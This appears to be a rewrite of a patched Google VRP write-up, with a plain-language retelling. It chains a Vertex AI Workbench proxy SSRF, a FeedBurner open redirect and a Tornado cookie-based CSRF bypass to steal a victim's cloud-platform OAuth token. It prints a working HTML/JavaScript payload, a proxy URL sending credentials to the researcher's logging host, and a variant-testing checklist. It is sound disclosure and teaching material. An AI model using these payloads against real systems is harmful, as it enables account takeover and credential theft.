Client-Side SSRF to Google Cloud Project Takeover [Google VRP]
A proxy endpoint in Google Cloud Workbench notebooks allowed an attacker to make the victim's browser send an authenticated request to an attacker-controlled server, leaking the victim's OAuth token. This token had cloud-platform scope, giving full access to the victim's Google Cloud projects.
 Published on blog.geekycat.in
This write-up is a part of a series of write-ups about the bugs I and Sivanesh found in Google Cloud in 2022.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud's Vertex AI provides a Workbench feature that creates Jupyter notebook-based development environments on the cloud. Workbench offers two kinds of instance:
- Managed notebooks run in Google-managed, sandboxed environments, so they have no access to your Google Cloud data by default. You grant them access through an OAuth flow.
- User-managed notebooks are heavily customisable and entirely managed by the user.
When you create a notebook, you get an instance at a URL of the form:
https://{random-number}-dot-us-central1.notebooks.googleusercontent.com/
Because managed notebooks are sandboxed, the OAuth consent screen asks for the https://www.googleapis.com/auth/cloud-platform scope so the notebook can reach your Google Cloud data.

This write-up is part of a series about bugs found in Google Cloud in 2022.
Setup
No special tooling is described beyond a browser, a server the researcher controls (used to log incoming requests), and the ability to create both managed and user-managed notebooks in Vertex AI Workbench. The attack assumes the victim has authenticated a managed notebook with the cloud-platform scope, and that the attacker can get the victim to visit a page the attacker controls.
Finding it
After authenticating the managed notebook, the researcher explored the application flow and came across this URL:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/compute.googleapis.com/something
The proxy path segment followed by a hostname looked like a server-side request forgery candidate. Requesting the URL returned what looked like the output of an authenticated request sent to compute.googleapis.com. From prior experience, the researcher knew these endpoints use the Authorization header for credentials.
Exploitation
Step 1: confirm the SSRF and find the bypass
Changing compute.googleapis.com to geekycat.in did not work, which suggested a whitelist. After fuzzing, the researcher found that inserting an attacker-controlled host before the whitelisted one bypassed the check:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/{attacker.com}/compute.googleapis.com/
The server logs showed the request arriving with the Authorization token in the header. The researcher verified the token and confirmed it carried Cloud-Platform permission for the Google account. The vulnerable endpoint was a GET request with no CSRF protection, which is common. That means an attacker who tricks a victim into clicking a crafted link can obtain the authorisation token and gain complete access to all of the victim's GCP projects.
A sample payload:
https://29559448054aa43f-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/logger.geekycat.in/compute.googleapis.com/
Step 2: obtaining the victim's instance subdomain
The attack needs the victim's subdomain, and the Instance-ID in it is random and cannot be guessed. The report lists two ways to obtain it:
-
By default, every person's subdomain is leaked to several third-party domains via the referer in the general application flow. Some of those domains are:
https://avatars.githubusercontent.com/https://github.comhttps://registry.npmjs.org
Anyone with access to these domains, or with a vulnerability in these servers, could leak the subdomain.
-
Anyone with a "Notebook viewer" role in the victim's project can see the subdomain and then exploit the issue to gain access to all of the victim's projects.
Step 3: the fix and the new behaviour
Google fixed the issue by adding CSRF protection to the GET endpoints and by extracting and verifying the domain properly. After the fix, the researcher noticed a behaviour that was not there before. With this URL:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/compute.googleapis.com/
changing compute.googleapis.com to something.google.com used to produce an error, but now it worked. That opened the possibility of chaining an open redirect in *.google.com to bypass the check.
The most common publicly documented open redirects in Google are JavaScript-based, which would not help here because the server does not parse JavaScript. The researcher therefore looked for a 3xx redirect on a Google subdomain and found https://feedburner.google.com, a service for managing the RSS feed for your domain that works like a proxy to your RSS feed.

While experimenting, the researcher noticed that if the proxy is deactivated, the service redirects to your domain instead of proxying your RSS feed. That gives an open redirect.
Step 4: setting up the open redirect
- Host an RSS file on your domain (
logger.geekycat.in). - Navigate to
https://feedburner.google.com, choose Create proxy, enterhttps://attacker.com/rss.xmlfor Feed URL, click Next, copy the "Custom Url", and click Create. The copied URL has the formathttps://feeds.feedburner.com/{CUSTOM}/{ID}. - Once the proxy is created, click the three dots, choose Deactivate, and confirm.
Visiting https://feeds.feedburner.com/{CUSTOM}/{ID} now redirects to your domain. The redirect is not on *.google.com: Google used to host the RSS proxy on https://feedburner.google.com but has since changed the domain. The newly created feed can still be used on https://feedburner.google.com by constructing the URL https://feedproxy.google.com/{CUSTOM}/{ID}.
Repeating the attack with this URL still fails because of the new CSRF protection:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}
Step 5: bypassing the CSRF protection
The Jupyter notebook is hosted on a Tornado server. In previous research, @s1r1us described a technique to bypass CSRF protection in Tornado. Tornado verifies the CSRF token by comparing the token in the GET parameter or POST body with the token in the cookie: if they match, the request passes, otherwise it fails. Because subdomains can set cookies on the parent domain, JavaScript execution in any subdomain lets an attacker set an arbitrary CSRF token in the cookie and bypass the protection.
The prerequisite is JavaScript execution in the same-site context. The application is hosted on https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com, and googleusercontent.com is a sandboxed domain primarily used to host user-controlled content, so obtaining JavaScript execution is trivial. The attacker spins up a user-managed notebook, which gives a Jupyter notebook on a googleusercontent.com subdomain. The index page of the Jupyter notebook is located under /opt/conda/share/jupyter/lab/static, so the attacker edits that HTML page to gain JavaScript execution in googleusercontent.com and can then set an arbitrary CSRF token.
Step 6: putting it all together
- The attacker obtains an open redirect on
feedburner.google.com. - The attacker creates a user-managed notebook and replaces its index page with the following content:
<!DOCTYPE html>
<html lang="en">
<body>
    <script>
        var base_domain = document.domain.substr(document.domain.indexOf('.'));
	    document.cookie='_xsrf=1;Domain='+base_domain;
fetch("https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}?_xsrf=1",{credentials:"include",mode:"no-cors"})
    </script>
</body>
</html>
When the victim visits the attacker's notebook instance, the code executes:
document.cookie='_xsrf=1;Domain='+base_domain;sets the CSRF token in the victim's cookie to1.fetch("https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}?_xsrf=1",{credentials:"include",mode:"no-cors"})fetches the victim's instance with credentials included.- Because the CSRF token is set to
1, it matches the one in the cookie and the CSRF protection is bypassed. - The victim's instance server then fetches
feedproxy.google.com/{CUSTOM}/{ID}with the victim's authorisation header. feedproxy.google.com/{CUSTOM}/{ID}redirects to the attacker's server, and the attacker obtains the victim's authorisation token in their server logs.- Because the authorisation token has cloud-platform permission, the attacker could have complete access to all of the victim's GCP projects.
Root cause
The proxy endpoint at /aipn/v2/proxy/ took a hostname from the URL path, and the request to the attacker's host arrived with the victim's Authorization header. The initial whitelist check could be bypassed by placing an attacker-controlled host before the whitelisted host in the path, so the check did not correctly extract and verify the domain. The endpoint was a GET request without CSRF protection, so a crafted link was enough to trigger it in the victim's authenticated context.
After the first fix, something.google.com worked as a proxy target where it had previously produced an error. The FeedBurner deactivation behaviour produced an open redirect, and the feed could still be reached through https://feedproxy.google.com/{CUSTOM}/{ID}. The new CSRF protection relied on Tornado's cookie-versus-parameter comparison, which can be defeated by setting the _xsrf cookie from a subdomain of googleusercontent.com, a domain that hosts user-controlled content.
Impact
An attacker who knows the victim's instance subdomain and gets the victim to visit a page the attacker controls can obtain an authorisation token with cloud-platform scope and gain complete access to all of the victim's GCP projects. The subdomain is random and cannot be guessed, so the attack depends on leaking it, for example through referers sent to third-party domains or through a "Notebook viewer" role in the victim's project. The victim must have authenticated a managed notebook with the cloud-platform scope.
Fix
Google's first fix added CSRF protection to the GET endpoints and made the endpoint extract and verify the domain properly. After the bypass, Google stopped supporting *.google.com as a proxy URL. Both issues were reported through Google's Vulnerability Reward Program, and each report was awarded a $5000 bounty.
Variants to test
- Path-based whitelist bypass: on any proxy-style endpoint that takes a hostname in the path, try inserting an attacker-controlled host before the whitelisted host, as in
/proxy/{attacker.com}/compute.googleapis.com/. A positive result is a request arriving at your server with the victim's credentials attached. - Whitelisted-domain open redirects: for every domain the proxy accepts, look for 3xx redirects on its subdomains, including services that redirect to a user-supplied URL when a feature is deactivated. A positive result is a server-side fetch that follows the redirect to your host.
- Cookie-based CSRF bypass: where CSRF tokens are compared between a cookie and a request parameter, check whether a sibling subdomain on a shared parent domain can set the cookie. A positive result is a request that passes CSRF validation with a token you chose.
- Referer leakage of instance identifiers: check whether random instance subdomains appear in referers sent to third-party domains during normal application flow. A positive result is your own logging server receiving the subdomain.
What happened, in plain words
Google Cloud is Google's collection of online services that companies rent to run their software. One of those services is called Vertex AI, and inside it there is a feature called Workbench. Workbench lets you create a Jupyter notebook in the cloud. A Jupyter notebook is a web page where you can write and run small pieces of code, a bit like a shared document that can also compute things. If you have never used one, imagine a notebook where each page can do maths or fetch data for you.
Workbench offers two kinds of notebook:
- Managed notebooks run on computers that Google controls and keeps isolated (sandboxed). Because they are isolated, they cannot see your Google Cloud data unless you explicitly give them permission. You give that permission through an OAuth flow. OAuth is the same mechanism you see when a website asks "Allow this app to access your Google account?" and you click Allow.
- User-managed notebooks are notebooks where you control the machine much more freely. You can change almost anything on them.
When you create a notebook, you get a web address (a URL) that looks like this:
https://{random-number}-dot-us-central1.notebooks.googleusercontent.com/
In that address, {random-number} is a long random identifier. It is different for every notebook, so nobody can guess it. The rest of the address is fixed.
Because managed notebooks are isolated, the permission screen asks for a specific permission called a scope. The scope is https://www.googleapis.com/auth/cloud-platform. A scope is simply a label that says what an app is allowed to do. This particular scope is the one the permission screen asks for.
The image shows the permission screen with that scope listed.
This write-up is one of a series about bugs found in Google Cloud in 2022.
Setup
The researcher did not need special tools. The setup was:
- a normal browser,
- a server the researcher controls, used to record any requests that arrive at it,
- the ability to create both managed and user-managed notebooks in Vertex AI Workbench.
The attack assumes two things: the victim has already connected a managed notebook with the cloud-platform scope, and the attacker can get the victim to open a web page the attacker controls.
Finding it
After connecting the managed notebook, the researcher clicked around the application to understand how it worked. During that exploration, this URL appeared:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/compute.googleapis.com/something
Let us read that address piece by piece. The first part, up to notebooks.googleusercontent.com, is the notebook's own address. Then comes /aipn/v2/proxy/. The word proxy is the interesting part. A proxy is a middleman: you ask the proxy for something, and the proxy fetches it on your behalf. In this case, the notebook's server was being asked to fetch compute.googleapis.com/something and hand the result back. compute.googleapis.com is one of Google's own API servers. An API is a way for one program to talk to another program over the web, like a waiter taking your order to the kitchen and bringing back the food.
A URL that makes the server fetch another address is a classic candidate for a vulnerability called SSRF, short for Server-Side Request Forgery. The name sounds complicated, but the idea is simple: the attacker tricks the server into making a request the attacker chooses. Imagine you ask a hotel receptionist to call a phone number for you. Normally that is fine. But if you can make the receptionist call an internal extension that only staff can reach, you have used the receptionist as a way in. That is SSRF.
When the researcher requested that URL, the response looked like the output of a request that had been sent to compute.googleapis.com with credentials attached. Credentials here means proof of who you are. From previous experience, the researcher knew these Google endpoints use an Authorization header for credentials. A header is a small piece of extra information sent along with a web request, like the address label on a parcel. The Authorization header carries a token. A token is a long string of characters that acts like a temporary key: whoever holds it is treated as the logged-in user.
Exploitation
Step 1: confirm the SSRF and find the bypass
The researcher first tried to change compute.googleapis.com to geekycat.in, a domain the researcher controls. That did not work. The server refused. This suggested a whitelist: a list of allowed names. Only names on the list are accepted, and everything else is rejected.
After trying many variations (fuzzing, which just means trying lots of inputs quickly), the researcher found a way around the check. The trick was to put the attacker's own host before the allowed host in the path:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/{attacker.com}/compute.googleapis.com/
Here {attacker.com} stands for a domain the attacker controls. The check was bypassed, and the request reached the attacker's host. This is like a bouncer who checks that your ticket has the right name on it, but does not check which name comes first.
The researcher's server logs then showed the request arriving with the Authorization token in the header. The researcher checked the token and confirmed it carried Cloud-Platform permission for the Google account. In other words, the token was a full key to the account.
The vulnerable endpoint was also a GET request with no CSRF protection. A GET request is the ordinary kind of request your browser makes when you open a link. CSRF stands for Cross-Site Request Forgery. It means another website can make your browser send a request to a site you are logged into, without you meaning to. If an endpoint has no CSRF protection, a simple link is enough. So an attacker who tricks a victim into clicking a crafted link can obtain the authorisation token and gain complete access to all of the victim's Google Cloud projects.
A sample payload from the report:
https://29559448054aa43f-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/logger.geekycat.in/compute.googleapis.com/
This is the same pattern with real values filled in: the victim's instance identifier, and logger.geekycat.in as the attacker's logging server.
Step 2: obtaining the victim's instance subdomain
The attack needs the victim's subdomain, meaning the part of the address that contains the random instance identifier. That identifier is random and cannot be guessed. The report lists two ways to obtain it:
-
By default, every person's subdomain is leaked to several third-party domains through the referer in the general application flow. The referer is a piece of information your browser sends along with a request, saying which page you came from. It is like a shop assistant asking "who sent you?". Some of the domains that receive it are:
https://avatars.githubusercontent.com/https://github.comhttps://registry.npmjs.org
Anyone with access to these domains, or with a vulnerability in these servers, could leak the subdomain.
-
Anyone with a "Notebook viewer" role in the victim's project can see the subdomain and then exploit the issue to gain access to all of the victim's projects. A role is a set of permissions given to a person in a Google Cloud project.
Step 3: the fix and the new behaviour
Google fixed the issue in two ways: it added CSRF protection to the GET endpoints, and it made the endpoint extract and verify the domain properly. Extracting properly means taking the actual hostname out of the address and checking that one, rather than searching the whole string for an allowed name.
After the fix, the researcher noticed a behaviour that was not there before. With this URL:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/compute.googleapis.com/
changing compute.googleapis.com to something.google.com used to produce an error, but now it worked. That meant a Google subdomain such as something.google.com could be used as the proxy target. If the researcher could find an open redirect on a Google subdomain, the proxy could be chained to it.
An open redirect is a link on a website that sends you to another address you choose, without checking where you are going. Imagine a receptionist who will forward your call to any number you name, including outside the building. The most common publicly documented open redirects in Google are JavaScript-based. JavaScript is code that runs inside your browser. Those would not help here, because the server fetching the URL does not run JavaScript; it only follows HTTP redirects. An HTTP redirect is a server's way of saying "not here, go there instead", and it comes with a status code in the 3xx range. So the researcher looked for a 3xx redirect on a Google subdomain.
After a few minutes, the researcher found https://feedburner.google.com. FeedBurner is a service for managing the RSS feed for your domain. RSS is a simple format for publishing a list of articles or updates, and an RSS feed is the file that contains that list. FeedBurner works like a proxy to your RSS feed: people subscribe to FeedBurner, and FeedBurner fetches your feed for them.
The image shows the FeedBurner page.
While experimenting, the researcher noticed a behaviour that could produce an open redirect: if your proxy is deactivated, the service redirects to your domain instead of proxying your RSS feed. Deactivating is a normal button in the interface, but the result is a redirect to a destination the user supplied.
Step 4: setting up the open redirect
- Host an RSS file on your domain (
logger.geekycat.in). - Navigate to
https://feedburner.google.com, choose Create proxy, enterhttps://attacker.com/rss.xmlfor Feed URL, click Next, copy the "Custom Url", and click Create. The copied URL has the formathttps://feeds.feedburner.com/{CUSTOM}/{ID}. - Once the proxy is created, click the three dots, choose Deactivate, and confirm.
Visiting https://feeds.feedburner.com/{CUSTOM}/{ID} now redirects to your domain. The redirect is not on *.google.com: Google used to host the RSS proxy on https://feedburner.google.com but has since changed the domain. The newly created feed can still be used on https://feedburner.google.com by constructing the URL https://feedproxy.google.com/{CUSTOM}/{ID}.
Repeating the attack with this URL still fails because of the new CSRF protection:
https://{INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}
Step 5: bypassing the CSRF protection
The Jupyter notebook is hosted on a Tornado server. Tornado is a program that serves web pages. In previous research, @s1r1us described a technique to bypass CSRF protection in Tornado. Tornado verifies the CSRF token by comparing the token in the GET parameter or POST body with the token in the cookie. A cookie is a small piece of data a website stores in your browser, and the browser sends it back on later visits. If the two tokens match, the request passes; otherwise it fails.
Because subdomains can set cookies on the parent domain, JavaScript execution in any subdomain lets an attacker set an arbitrary CSRF token in the cookie and bypass the protection. A parent domain is the shared part of an address, such as googleusercontent.com, and a subdomain is the part in front of it. If one subdomain can write a cookie for the parent, every other subdomain under that parent will send it too.
The prerequisite is JavaScript execution in the same-site context. Same-site means the code runs on a page that belongs to the same parent domain as the target. The application is hosted on https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com, and googleusercontent.com is a sandboxed domain primarily used to host user-controlled content, so obtaining JavaScript execution is trivial. The attacker spins up a user-managed notebook, which gives a Jupyter notebook on a googleusercontent.com subdomain. The index page of the Jupyter notebook is located under /opt/conda/share/jupyter/lab/static, so the attacker edits that HTML page to gain JavaScript execution in googleusercontent.com and can then set an arbitrary CSRF token.
Step 6: putting it all together
- The attacker obtains an open redirect on
feedburner.google.com. - The attacker creates a user-managed notebook and replaces its index page with the following content:
<!DOCTYPE html>
<html lang="en">
<body>
    <script>
        var base_domain = document.domain.substr(document.domain.indexOf('.'));
	    document.cookie='_xsrf=1;Domain='+base_domain;
fetch("https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}?_xsrf=1",{credentials:"include",mode:"no-cors"})
    </script>
</body>
</html>
When the victim visits the attacker's notebook instance, the code executes. Here is what each line does:
<!DOCTYPE html>tells the browser this is an HTML page.<html lang="en">opens the page and says the language is English.<body>opens the visible part of the page.<script>starts a block of JavaScript, code that the browser will run.var base_domain = document.domain.substr(document.domain.indexOf('.'));takes the current page's domain and cuts off everything before the first dot. If the page is onsomething.googleusercontent.com, the result is.googleusercontent.com, the parent domain.document.cookie='_xsrf=1;Domain='+base_domain;sets a cookie named_xsrfwith the value1, and tells the browser to apply it to the parent domain._xsrfis the name Tornado uses for its CSRF token. So this line plants a CSRF token of the attacker's choosing in the victim's browser.fetch("https://{VICTIM-INSTANCE-ID}-dot-us-central1.notebooks.googleusercontent.com/aipn/v2/proxy/feedproxy.google.com/{CUSTOM}/{ID}?_xsrf=1",{credentials:"include",mode:"no-cors"})makes the browser send a request to the victim's notebook instance.credentials:"include"means the browser should attach the victim's cookies.mode:"no-cors"means the attacker does not need to read the response, only to send the request. The?_xsrf=1at the end puts the same value in the URL parameter.</script>,</body>,</html>close the blocks.
Because the CSRF token is set to 1 in both the cookie and the parameter, they match, and the CSRF protection is bypassed. The victim's instance server then fetches feedproxy.google.com/{CUSTOM}/{ID} with the victim's authorisation header. feedproxy.google.com/{CUSTOM}/{ID} redirects to the attacker's server, and the attacker obtains the victim's authorisation token in their server logs. Because the authorisation token has cloud-platform permission, the attacker could have complete access to all of the victim's GCP projects.
Root cause
The proxy endpoint at /aipn/v2/proxy/ accepted a hostname from the URL path and made a server-side request to it while attaching the victim's Authorization header. The initial whitelist check could be bypassed by placing an attacker-controlled host before the whitelisted host in the path, so the check did not correctly extract and verify the domain. The endpoint was a GET request without CSRF protection, so a crafted link was enough to trigger it in the victim's authenticated context.
After the first fix, something.google.com worked as a proxy target where it had previously produced an error. The FeedBurner deactivation behaviour produced an open redirect, and the feed could still be reached through https://feedproxy.google.com/{CUSTOM}/{ID}. The new CSRF protection relied on Tornado's cookie-versus-parameter comparison, which can be defeated by setting the _xsrf cookie from a subdomain of googleusercontent.com, a domain that hosts user-controlled content.
Impact
An attacker who knows the victim's instance subdomain and gets the victim to visit a page the attacker controls can obtain an authorisation token with cloud-platform scope and gain complete access to all of the victim's GCP projects. The subdomain is random and cannot be guessed, so the attack depends on leaking it, for example through referers sent to third-party domains or through a "Notebook viewer" role in the victim's project. The victim must have authenticated a managed notebook with the cloud-platform scope.
Fix
Google's first fix added CSRF protection to the GET endpoints and made the endpoint extract and verify the domain properly. After the bypass, Google stopped supporting *.google.com as a proxy URL. Both issues were reported through Google's Vulnerability Reward Program, and each report was awarded a $5000 bounty.
Variants to test
- Path-based whitelist bypass: on any proxy-style endpoint that takes a hostname in the path, try inserting an attacker-controlled host before the whitelisted host, as in
/proxy/{attacker.com}/compute.googleapis.com/. A positive result is a request arriving at your server with the victim's credentials attached. - Whitelisted-domain open redirects: for every domain the proxy accepts, look for 3xx redirects on its subdomains, including services that redirect to a user-supplied URL when a feature is deactivated. A positive result is a server-side fetch that follows the redirect to your host.
- Cookie-based CSRF bypass: where CSRF tokens are compared between a cookie and a request parameter, check whether a sibling subdomain on a shared parent domain can set the cookie. A positive result is a request that passes CSRF validation with a token you chose.
- Referer leakage of instance identifiers: check whether random instance subdomains appear in referers sent to third-party domains during normal application flow. A positive result is your own logging server receiving the subdomain.
Glossary
- API: a way for one program to talk to another over the web, like a waiter carrying orders between you and the kitchen.
- Authorization header: a small piece of extra information sent with a web request that carries proof of who you are.
- Cookie: a small piece of data a website stores in your browser, which the browser sends back on later visits.
- CSRF (Cross-Site Request Forgery): another website making your browser send a request to a site you are logged into, without you meaning to.
- CSRF token: a value a site checks to confirm a request really came from its own pages.
- Endpoint: a specific address on a server that accepts requests.
- Fuzzing: trying many different inputs quickly to see what the system accepts.
- GET request: the ordinary kind of request a browser makes when you open a link.
- Header: extra information sent alongside a web request, like the address label on a parcel.
- HTTP redirect: a server's reply saying "not here, go there instead", with a status code in the 3xx range.
- Instance: one running copy of a service, here one notebook.
- JavaScript: code that runs inside your browser.
- Jupyter notebook: a web page where you can write and run small pieces of code.
- Managed notebook: a notebook running on a computer Google controls and keeps isolated.
- OAuth: the mechanism behind "Allow this app to access your account?" permission screens.
- Open redirect: a link on a website that sends you to any address you choose, without checking where you are going.
- Parent domain: the shared part of an address, such as
googleusercontent.com. - Payload: the crafted input an attacker sends to trigger a bug.
- Proxy: a middleman that fetches something on your behalf.
- Referer: information your browser sends saying which page you came from.
- Role: a set of permissions given to a person in a Google Cloud project.
- RSS feed: a simple file listing articles or updates, used by feed readers.
- Sandboxed: kept isolated so it cannot reach other systems.
- Scope: a label saying what an app is allowed to do.
- SSRF (Server-Side Request Forgery): tricking a server into making a request the attacker chooses.
- Subdomain: the part of an address in front of the parent domain.
- Token: a long string of characters that acts like a temporary key, proving who you are.
- Tornado: a program that serves web pages.
- User-managed notebook: a notebook where you control the machine much more freely.
- Whitelist: a list of allowed names; everything else is rejected.





